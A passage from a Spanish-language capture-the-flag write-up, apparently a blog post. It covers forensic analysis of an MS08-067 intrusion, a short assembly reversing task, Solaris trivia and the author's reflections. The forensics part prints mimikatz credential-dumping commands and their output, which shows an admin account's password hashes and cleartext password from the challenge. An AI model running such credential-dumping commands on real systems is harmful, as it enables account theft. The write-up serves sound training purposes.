Vaya, no soy el primero al que se le ha ocurrido O:-) Mucho hacker suelto por aquí... `https://virustotal.com/es/file/d5c83509f1a97de814cbb26df7e2e303821965633d97be684b analysis/`




Por el mismo precio, VirusTotal nos da informes del paquete .pcap en Snort y en Suricata.

De hecho, Suricata era más específico en el nombre del exploit basado en un desbordamiento de pila: ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound - MS08-067 (15) (Attempted Administrator Privilege Gain) [2008705]

Un bug oldie but goodie: MS08-067.

Para responder a la última pregunta, cuál es la contraseña de admin, podemos buscar admin en los strings (varias veces, porque esa palabra aparece en los strings del binario mimikatz.exe que el atacante se bajó para repartir amor en la red)

Y aquí tenemos al ganador del peor password del año, ¡un aplauso!:



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 110091 (00000000:0001ae0b)
Session           : Interactive from 0
User Name         : admin
Domain            : HMI
Logon Server      : HMI
Logon Time        : 05/06/2016 2:21:19
SID               : S-1-5-21-839522115-1965331169-2147137731-1003
.msv :.
. [00000002] Primary
. * Username : admin
. * Domain   : HMI
. * LM       : e52cac67419a9a224a3b108f3fa6cb6d
. * NTLM     : 8846f7eaee8fb117ad06bdd830b7586c
. * SHA1     : e8f97fba9104d1ea5047948e6dfb67facd9f5b73
.wdigest :.
. * Username : admin
. * Domain   : HMI
. * Password : password
```

3. Reversing

3.1. mov and reg! (50pts)

Nos pasan un sencillo programa en ASM (AT&T Syntax) y nos piden el valor del registro EAX al finalizar:

```
1
2  inicio:
3    mov $1337, %eax
4    mov $31337, %ebx
5    mov $3371, %ecx
6    xor %edx, %edx
7    cmp %ebx, %eax
8    jge salto1
9    jmp salto2
10 salto1:
11   cmp $1337, %edx
12   jg end
13   inc %edx
14 salto2:
15   xchg %eax, %ebx
16   imul %ebx
17   add %edx, %eax
18   jmp salto1
19 end:
```

¿Se puede compilar en gcc y depurarlo luego con gdb para ver qué deja en EAX? Sí :)

```
1 $ gcc programa.s -o programa
2 $ gdb programa
```

Ponemos un breakpoint en el main (breakpoint main) y otro al final del código (breakpoint *0x80xxxx) donde la posición xxxx se obtiene desensamblando el binario con el comando disassemble end (o

salto2).

4. Trivia

4.1. Trivia 1 (20pts)

Pregunta: ¿Como se deshabilita el servicio Apache en Solaris?

Tal y como dijo https://twitter.com/abeaumont/status/741651366574231552 hay varias formas de deshabilitar el servicio. Al menos yo he encontrado tres:

- svcadm disable http:apache2
- svcadm disable /network/http:apache2
- svcadm disable svc:/network/http:apache2

La tercera es la que se buscaba.

4.2. Trivia 2 (20 pts)

Pregunta: En solaris ¿Cual es el límite máximo de número de zonas en un sistema?

Dork: solaris maximum zone files

Veo que pueden ser 8191 o 8192. Probando la segunda (2$\hat{1}$3) veo que se da por válida.

5. 0Level

5.1. First flag (1pts)

Analizamos el código fuente y vemos que el flag está en el <title>de la página.

6. Conclusiones

Algunos apuntes y reflexiones personales.

Me atraganté con los levels de exploiting. Tengo muy oxidadas las técnicas de overflow (a todo no podemos darle, aunque veo que para quedar en el podium el año que viene, tendré que desempolvar los apuntes de Exploiting ¯_(ツ)_/¯)

Me quedó clavada la espina del MiTM. Avanzar bastante (creo) en la prueba para quedarme atorado en un punto sin retorno, me mató.

Me gustaron las pruebas de Blind SQL. Especialmente la segunda, con filtros bastante duros de saltar (estuve a punto de darla por imposible). También las de Forensic (el Don't Stop Me Now, crackeando el password de un volumen TruCrypt ayudado de un volcado de memoria me pareció genial).

Como dije en Twitter, un 10 a la organización del CTF. Saludos a los campeones.

Try harder. [EOT]